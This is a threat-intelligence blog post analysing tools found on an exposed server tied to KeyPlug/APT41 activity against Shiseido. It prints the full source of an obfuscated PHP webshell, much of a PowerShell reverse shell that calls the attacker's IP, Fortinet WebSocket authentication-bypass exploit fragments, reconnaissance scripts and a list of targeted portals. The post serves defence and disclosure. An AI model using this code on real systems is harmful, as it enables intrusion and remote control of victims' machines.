KeyPlug Server Exposes Fortinet Exploits & Webshell Activity Targeting a Major Japanese Company

Published: 2025-04-17 · Archived: 2026-04-05 17:57:21 UTC

A briefly exposed directory on infrastructure tied to KeyPlug malware revealed tooling likely used in active operations. The server, live for less than a day, exposed Fortinet firewall and VPN-targeting exploit scripts, a PHP-based webshell, and network reconnaissance scripts targeting authentication and internal portals associated with a major Japanese company. While short-lived, the exposure provides an unfettered view into a likely advanced adversary's operational staging and planning.

Key Points:

- Fortinet firewall and VPN exploit scripts were exposed on the infrastructure linked to KeyPlug malware activity.
- A PHP-based webshell capable of AES and XOR-decrypted payload execution was included.
- Network reconnaissance scripts targeted login, development, and identity portals associated with a major Japanese company.
- The server was live for less than 24 hours, emphasizing the need to monitor for short-lived operational infrastructure.

When Staging Infrastructure Slips Into View

A recent post on X by @Jane_0sint highlighted IP/port `154.31.217[.]200:443`, a server attributed to the RedGolf threat group, which overlaps with APT41. Included in the post were a malicious ELF sample (**SHA-256**: `53a24e00ae671879ea3677a29ee1b10706aa5aa0dccd4697c3a94ee05df2ec45`) exhibiting backdoor functionality, and noted that the server appeared intermittently throughout the day, behavior we've consistently observed across RedGolf-linked infrastructure.

This IP had already been under long-term monitoring as part of our broader research into KeyPlug infrastructure, which we've previously linked through TLS certificate reuse. Querying `154.31.217[.]200` in Hunt.io revealed it shared a WolfSSL-issued TLS certificate with five additional servers.



Figure 1: Quick pivot point in Hunt.io for shared certificates.

Among them, `45.77.34[.]88` stood out. Port 80 presented a `Python 3.12.4 SimpleHTTP/0.6` header, first observed in early March - a detail that typically indicates a temporary or persistent file staging server.

Certificate Details

- **Subject Common Name**: www[.]wolfssl[.]com
- **Subject Organizational Unit**: Support_1024
- **Issuer Organizational Unit**: Consulting_1024
- **SHA-256 Fingerprint**: `4C1BAA3ABB774B4C649C87417ACAA4396EBA40E5028B43FADE4C685A405CC3BF`



Figure 2: Screenshot of IP overview in Hunt showing the Python SimpleHTTP server on port 80.

Attempts to visit the directory directly were unsuccessful, suggesting the misconfiguration had been noticed and corrected. However, within Hunt.io, the AttackCapture™ module had already indexed the server during its brief exposure, preserving a snapshot of its contents.



Figure 3: Snippet of the files downloaded in AttackCapture™ from the exposed server.

File Analysis

The brief exposure of `45.77.34[.]88` provided a clear look at the tooling likely used in both reconnaissance and operational staging. Several files point to infrastructure fingerprinting efforts, Fortinet-targeting activity, post-access payloads, and output from earlier scanning phases.

While some are directly relevant to defenders from a detection standpoint, they also reflect the workflow, planning, and targeting priorities of the operator behind the infrastructure. What follows is a breakdown of the most notable files recovered during the exposure, with an emphasis on their function and potential impact.

Reconnaissance Output Targeting Shiseido Enterprise Infrastructure

The open directory contained a file named `alive_urls_20250305_090959.txt` within an `awvs/` folder, alongside a copy of fscan-a publicly available tool used for port scanning and service enumeration. The file lists close to one hundred Shiseido domains, many of which point to login portals, development environments, internal dashboards, and third-party identity providers.

alive_urls_20250305_090959.txt

```
https://test.brand.shiseido.co.jp
https://international.shiseido.co.jp
https://shiseido.i-web.jpn.com
https://sampling.shiseido.com.sg
https://development.shiseido.com
https://dataprotectionportal.emea.shiseido.com
https://rdsdform.keycloak.emea.shiseido.com
https://registrations-beauty-innovation-summit.emea.shiseido.com
https://www.shiseido.com
https://prd.sj-slicer.gcp.shiseido.com
https://diversity.recruit.shiseido.com
https://careers.shiseido.com
https://s1872-stg.shiseido.com
https://oktapreprod.emea.shiseido.com
https://cloud.e.apac.shiseido.com
https://hma.shiseido.com
https://hanatsubaki.shiseido.com
https://okta.emea.shiseido.com
https://run.shiseido.com
https://corp.shiseido.com
https://our-initiatives-in-formulation-ingredient-package.shiseido.com
https://hanatsubaki-journal.shiseido.com
https://test.sapp.shiseido.com
https://gallery.shiseido.com
https://recruit.shiseido.com
https://brand.shiseido.co.jp
https://www.sbas-empathy.shiseido.com
https://rdsdform.emea.shiseido.com
```

Figure 4: Snippet of the Shiseido-related domains targeted by the actor.

A second file, `non_cdn_ips_20250305_090959.txt`, appears to correlate those domains with origin IPs not shielded by CDNs-likely an effort to surface infrastructure directly reachable for follow-on targeting. The presence of script.py, a CDN fingerprinting tool discussed in the next section, reinforces this behavior.

Shiseido began as a Japanese pharmacy and has since grown into a major international cosmetics company with operations spanning **120** countries and regions. The file included domains hosted in Singapore and across Europe, including Okta and Keycloak portals, staging environments, and data protection services. This suggests a focus on authentication surfaces and internal systems potentially tied to employee access, compliance workflows, and broader enterprise operations.

script.py - CDN Fingerprinter

This script performs live URL checks and determines whether assets are protected by a content delivery network (CDN) or directly exposed to the internet. It checks each domain over HTTPS and HTTP, collects server response headers, and flags domains that lack common CDN indicators such as `CF-RAY`, `X-Amz-Cf-Id`, or `Akamai-Cache-Status`.

script.py

```python
import httpx
from concurrent.futures import ThreadPoolExecutor, as_completed
from typing import Dict, Any
import socket
from datetime import datetime
import warnings
from urllib3.exceptions import InsecureRequestWarning
import argparse
import sys

# 禁用SSL警告
warnings.simplefilter('ignore', InsecureRequestWarning)

def parse_arguments():
    """解析命令行参数"""
    parser = argparse.ArgumentParser(description='URL存活检测和CDN检测工具')
    parser.add_argument('-f', '--file', default='urls.txt', help='包含URL列表的文件路径 (默认: urls.txt)')
    return parser.parse_args()

def try_url_connection(domain: str) -> tuple:
    """尝试HTTP和HTTPS连接"""
    client = httpx.Client(verify=False, timeout=10.0)
    try:
        # 首先尝试HTTPS
        try:
            response = client.get(f"https://{domain}")
            return response, "https"
        except httpx.RequestError:
```

Figure 5: Snippet of the Python code from script.py in Attack Capture.

The script outputs two files:

- `alive_urls_*.txt` : confirms which domains responded successfully
- `non_cdn_ips_*.txt` : isolates assets believed to be origin-facing

The absence of CDN-related headers doesn't guarantee direct access, but the logic reflects a tactic to identify infrastructure with fewer visibility or mitigation layers. This script likely served as a filtering stage to surface high-value targets not fronted by edge protections.

1.py - Fortinet Reconnaissance Script

Discovered in the for/ directory alongside `GeoLite2-Country.mmdb` and multiple text output files, `1.py` is designed to perform targeted reconnaissance against Fortinet VPN and firewall appliances. Its primary function is to identify live Fortinet login portals and extract version-specific JavaScript hash values, which can be used to fingerprint appliances and determine exploit compatibility.

At its core, the script automates requests to two key Fortinet login paths- `/remote/login` and `/login` -and parses each response to locate a login.js script URL containing a version-specific hash. That hash is then logged along with the domain and resolved country.

The following logic is used to extract the hash from the FortiClient portal:

```
   script_tag = soup.select_one("script[src^='/sslvpn/js/login.js']")
Hash = script_tag['src'].split('=')[1]
```

Copy

The hash value embedded in the `login.js` path typically varies across FortiOS versions and can be used to infer the software build in use. Identifying these values allows operators to align follow-on actions with known vulnerable versions or platform-specific behavior.

The extracted data is then written to `1.txt` or `2.txt` depending on which endpoint responded, and enriched with country-level metadata:

```
  with geoip2.database.Reader('GeoLite2-Country.mmdb') as reader:
response = reader.country(ip)
ip_check = response.country.names['zh-CN']
```

Copy

The User-Agent string is statically set to a realistic browser profile, likely to avoid automated blocking or reputation filters:

```
  Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
```

Copy

Defender Note:

Ensure Fortinet SSL VPN interfaces are patched and running supported versions, particularly if exposed to the internet. Monitor for automated access to /remote/login and /login endpoints across multiple assets or over short intervals. Look for repeated requests to these paths that use consistent User-Agent strings and do not proceed to full authentication flows.

ws_test.py - Automated Exploitation of Fortinet WebSocket CLI Access

This script-and its variants `test.py` and `ws_tests.py` -automates exploitation of Fortinet's WebSocket-based CLI endpoints. The code in `ws_test.py` closely mirrors public exploitation techniques for CVE-2024-23108 and CVE-2024-23109, originally documented by WatchTowr, which abuse unauthenticated WebSocket endpoints in FortiOS to execute privileged CLI commands.

To bypass access control, the code spoofs local traffic using a hardcoded header:

```
  headers = {'Forwarded': 'for=127.0.0.1; by=127.0.0.1;', 'User-Agent': 'Node.js'}
```

Copy

The script targets `/ws/cli/open` and `/ws/newcli/open` across FortiOS versions **7.0.0** to **7.0.15**, crafting requests that simulate local access and bypass authentication. Depending on the version, it adjusts the WebSocket path and token parameters accordingly:

```
  if 7002 <= version <= 7015:
url = "wss://{0}:{1}/ws/cli/open?cols=154&rows=13&local_access_token=1112"
elif 7000 <= version <= 7001:
url = "wss://{0}:{1}/ws/newcli/open?cols=154&rows=13&access_token=1"
```

Copy

Once connected, it immediately sends a payload mimicking multiple administrative usernames and spoofed IP addresses:

```
  payload = '"admin" "admin" "root" "super_admin" "root" "none" [1.1.1.1]:1 [2.2.2.2]:2'
ws.send(payload + '\n')
```

Copy

The logic then issues CLI commands such as show `full-configuration` or custom sequences to retrieve admin account details, escalate privileges, or reset passwords-all without any authentication.

In addition to the great research conducted by WatchTowr, defenders should also:

- Look for WebSocket handshake requests to `/ws/cli/open` and `/ws/newcli/open` in historical proxy and firewall logs.
- Repeated submission of crafted identity strings such as " `admin` ", " `root` ", and " `super_admin` ."

bx.php - Encrypted POST-Based Webshell for Remote Command Execution

The bx.php script is a compact PHP webshell designed to receive encrypted command payloads over HTTP POST, decrypt them in memory, and execute them dynamically. It uses obfuscation, runtime encryption, and minimal on-disk behavior to support quiet remote access operations.

At the top of the script, all PHP errors are suppressed using:

```
@error_reporting(0);
```

Copy

This ensures that decryption or execution failures won't produce visible output or leave artifacts in logs-an intentional OPSEC measure to reduce noise during live operations.

The payload source is obfuscated using a XOR-based routine:

```
$p = '||||||||||'^chr(12)... // resolves to 'php://input'
```

Copy

The script reads encrypted data from the POST body and decrypts it using AES-128 with a hardcoded key (`a75d6a841eafd550`). If OpenSSL is not available, it falls back to a custom XOR and base64-based routine. The decrypted result is split into function and parameter components and executed using eval() through a class-based __invoke() method.

By using AES-128 to obfuscate payloads and evaluating them only in memory, `bx.php` avoids leaving readable command content on disk or in logs. It does not rely on URL parameters or named POST fields to pass commands, instead reading encrypted payloads directly from the raw HTTP POST body.

```
<?php @error_reporting(0);session_start();
$key="a75d6a841eafd550";
$_SESSION['k']=$key;
$f='file'.'_get'.'_contents';
$p='||||||||||'^chr(12).chr(20).chr(12).chr(70).chr(83).chr(83).chr(21).chr(18).chr(12).ch
r(9).chr(8);
$HN449=$f($p);
if(!extension_loaded('openssl')){ $t=preg_filter('/+/','','base+64+_+deco+de');
$HN449=$t($HN449."");
for($i=0;$i<strlen($HN449);$i++) { $new_key = $key[$i+1&15];
$HN449[$i] = $HN449[$i] ^ $new_key;
}       }else{
$HN449=openssl_decrypt($HN449, "AES128", $key);
}$arr=explode('|',$HN449);
$func=$arr[0];
$params=$arr[1];class GCEb2knf{ public function
/*Z#?h*u@!h9D308BMW8*/__invoke($p)
{@eval("/*Z#?h*u@!h9D308BMW8*/".$p."");
}}@call_user_func/*Z#?h*u@!h9D308BMW8*/(new GCEb2knf(),$params);
?>
```

Figure 6: bx.php script contents.

client.ps1 - PowerShell Reverse Shell Over TCP

Located in the root of the open directory, `client.ps1` is a custom reverse shell written in PowerShell that connects to `45.77.34[.]88` over TCP port `8080`. It uses AES-128 in ECB mode to encrypt all tasking and responses, operating entirely over raw TCP instead of HTTP/S.

Upon connection, the script authenticates using a static key and waits for a cmd_mode flag before entering its main loop. It decrypts incoming commands in memory, executes them using Invoke-Expression, and encrypts the output before returning it over the same socket.

```powershell
$secretKey = "aaabbb"
$server = "45.77.34.88"
$port = 8080

Add-Type -AssemblyName System.Security
function Encrypt-Message {
    param (
        [string]$message,
        [byte[]]$key
    )
    $aes = [System.Security.Cryptography.Aes]::Create()
    $aes.Key = $key
    $aes.Mode = [System.Security.Cryptography.CipherMode]::ECB
    $aes.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7
    $encryptor = $aes.CreateEncryptor()
    $messageBytes = [System.Text.Encoding]::UTF8.GetBytes($message)
    $encrypted = $encryptor.TransformFinalBlock($messageBytes, 0, $messageBytes.Length)
    return [Convert]::ToBase64String($encrypted)
}
function Decrypt-Message {
    param (
        [string]$encryptedBase64,
        [byte[]]$key
    )
    $aes = [System.Security.Cryptography.Aes]::Create()
    $aes.Key = $key
    $aes.Mode = [System.Security.Cryptography.CipherMode]::ECB
    $aes.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7
```

Figure 7: AES encrypt/decrypt routines using ECB mode and static key.

In addition to normal tasking, the implant supports `PING` and `HEARTBEAT` messages, replying with encrypted `PONG` and `HEARTBEAT_ACK` responses to maintain continuity with the controller. These checks help the operator verify session stability and responsiveness.

```powershell
            while ($true) {
                try {
                    $buffer = New-Object byte[] 4096
                    $read = $stream.Read($buffer, 0, $buffer.Length)
                    if ($read -eq 0) { throw "Connection lost" }
                    $encryptedCommand = $encoder.GetString($buffer, 0, $read)
                    $command = Decrypt-Message $encryptedCommand $keyBuffer
                    if ($command -eq "HEARTBEAT") {
                        $heartbeatResponse = Encrypt-Message "HEARTBEAT_ACK" $keyBuffer
                        $responseData = $encoder.GetBytes($heartbeatResponse)
                        $stream.Write($responseData, 0, $responseData.Length)
                        $stream.Flush()
                        continue
                    }
                    if ($command -eq "exit") {
                        break
                    }
                    if ($command -eq "PING") {
                        $pongResponse = Encrypt-Message "PONG" $keyBuffer
                        $responseData = $encoder.GetBytes($pongResponse)
                        $stream.Write($responseData, 0, $responseData.Length)
                        $stream.Flush()
                        continue
                    }
                    $result = Execute-Command $command
                    if (![string]::IsNullOrEmpty($result)) {
                        $encryptedResult = Encrypt-Message $result $keyBuffer
                        $data = $encoder.GetBytes($encryptedResult)
```

Figure 8: PING/PONG and HEARTBEAT response logic in the tasking loop.

If the connection drops, the implant enters a 30-minute sleep before retrying, allowing it to persist quietly over time without creating noisy, repeated connection attempts.

Server - HTTP-Based Listener

The final file in the directory is an ELF binary named `Server`, which opens an HTTP listener on port `8080` and accepts basic operator commands. While its interface is minimal, the tool functions as a session controller, enabling the operator to list available connections (`sessions`) or interact with one directly (`use <id>`).



Figure 9: Sample output running the Server program in a lab environment.

Unauthenticated requests to the listener return a 200 OK status and the string `Authentication Failed`, indicating the binary expects a specific key or handshake during initial interaction.

A companion file, `command_history.txt`, captures interactive use of the binary-showing several mistyped commands and references to a PowerShell script (`helps.ps1`) likely uploaded to a victim system.

command_history.txt

```
28 dir
29 netstat -ano
30 ipconfig /all
31 arp -a
32 netstat -ano
33 cmd /c ver
34 quser
35 whoami
36 ls
37 quser
38 cd c:\\
39 cd c:\\users\\
40 ls
41 whoami
42 quser
43 arp -a
44 ipconfig /all
45 hiestor
46 hiestoy
47 hisstoy
48 history
49 netstat -ano
50 back
51 netstat -ano
52 ping 10.93.39.176
53 arp -a
54 back
```

Figure 10: Snippet of command history linked to the Linux-based 'Server.'

With Server completing the toolset, the exposed directory presents a rare view into attacker-side operations: from infrastructure reconnaissance, to exploitation tooling, to post-access session management. In the next section, we outline key takeaways and surface observables to support immediate detection.

Final thoughts

Operators rarely leave behind the logic of their work. Yet for a brief moment, a server-likely linked to KeyPlug infrastructure associated with RedGolf/APT41-surfaced more than just tooling. It captured the cadence of an operation: scanning, filtering, staging, and tasking, all mapped through working scripts and live output.

There's no single takeaway; just an uncommon opportunity to see how access is prepared, how tasks are organized, and how infrastructure supports the quiet work between initial entry and longer-term objectives. For defenders, these glimpses are rare-but often the most revealing.

RedGolf Open Directory Network Observables and Indicators of Compromise (IOCs)

IP Address	Domain(s)	Hosting Company	Location
154.31.217[.]200	N/A	V Holdings, LLC	JP
45.32.21[.]176	N/A	V Holdings, LLC	JP
45.77.34[.]88	N/A	V Holdings, LLC	JP
45.77.249[.]100	combinechina[.]com	V Holdings, LLC	JP

IP Address	Domain(s)	Hosting Company	Location
66.42.55[.]203	N/A	SGP_V_CUST	SG
108.160.129[.]175	N/A	V Holdings, LLC	JP
185.82.219[.]201	combinechina[.]com	GreenFloid LLC	BG

RedGolf Open Directory Host Observables and Indicators of Compromise (IOCs)

Filename	SHA-256 Hash	Notes
systemed-dev	53a24e00ae671879ea3677a29ee1b10706aa5aa0dccd4697c3a94ee05df2ec45	ELF program posted by @Jane0sint
1.py	09b220a315ea0aebae2de835a3240d3690c962a3c801dd1c1cf6e6e2c84ede95	Fortinet reconnaissance script
bx.php	7146774db3c77e27b7eb48745aef56b50e0e7d87280fea03fa6890646af50d50	Obfuscated webshell
client.ps1	c8d2b2ba5b6585584200ca46564b47db8048d748aefbdfe537bceaf27fb93ad7	PowerShell-based reverse shell over TCP
client_linux	c1da6449513844277acc969aae853a502f177e92f98d37544f94a8987e6e2308	Linux-based reverse shell
createdump	468b1799fbda3097b345a59bc1fec1cbc2a015efa473b043a69765a987ad54ed	Linux version of open-source project, runtime
log	759246465014acaf3e75a575d6fe36720cfdbfe2eeac1893fe6d7a0474815552	Linux logging program
pwsh	827b5d8ed210a85bf06214e500a955f5ad72bd0afd90127de727eb7d5d70187e	PowerShell terminal
script.py	2386baf4bf3a57ae7bca44c952855a98edf569da7b62bb0c8cbe414f1800d2b6	CDN fingerprinting script
Server	f21a7180405c52565fdc7a81b2fb5a494a3d936a25d1b30b9bd4b69a5e1de9a3	HTTP-based server

Filename	SHA-256 Hash	Notes
ws_test.py	98261d1f92ae8f7a479bc5fc4d0a8d6a76c0d534e63e9edbc2d6257a9ba84b9d	Fortinet exploit code
fscan	e82ecbe3823046a27d8c39cc0a4acb498f415549946c9ff0e241838b34ed5a21	Open-source port scanner

---

Source: https://hunt.io/blog/keyplug-server-exposes-fortinet-exploits-webshells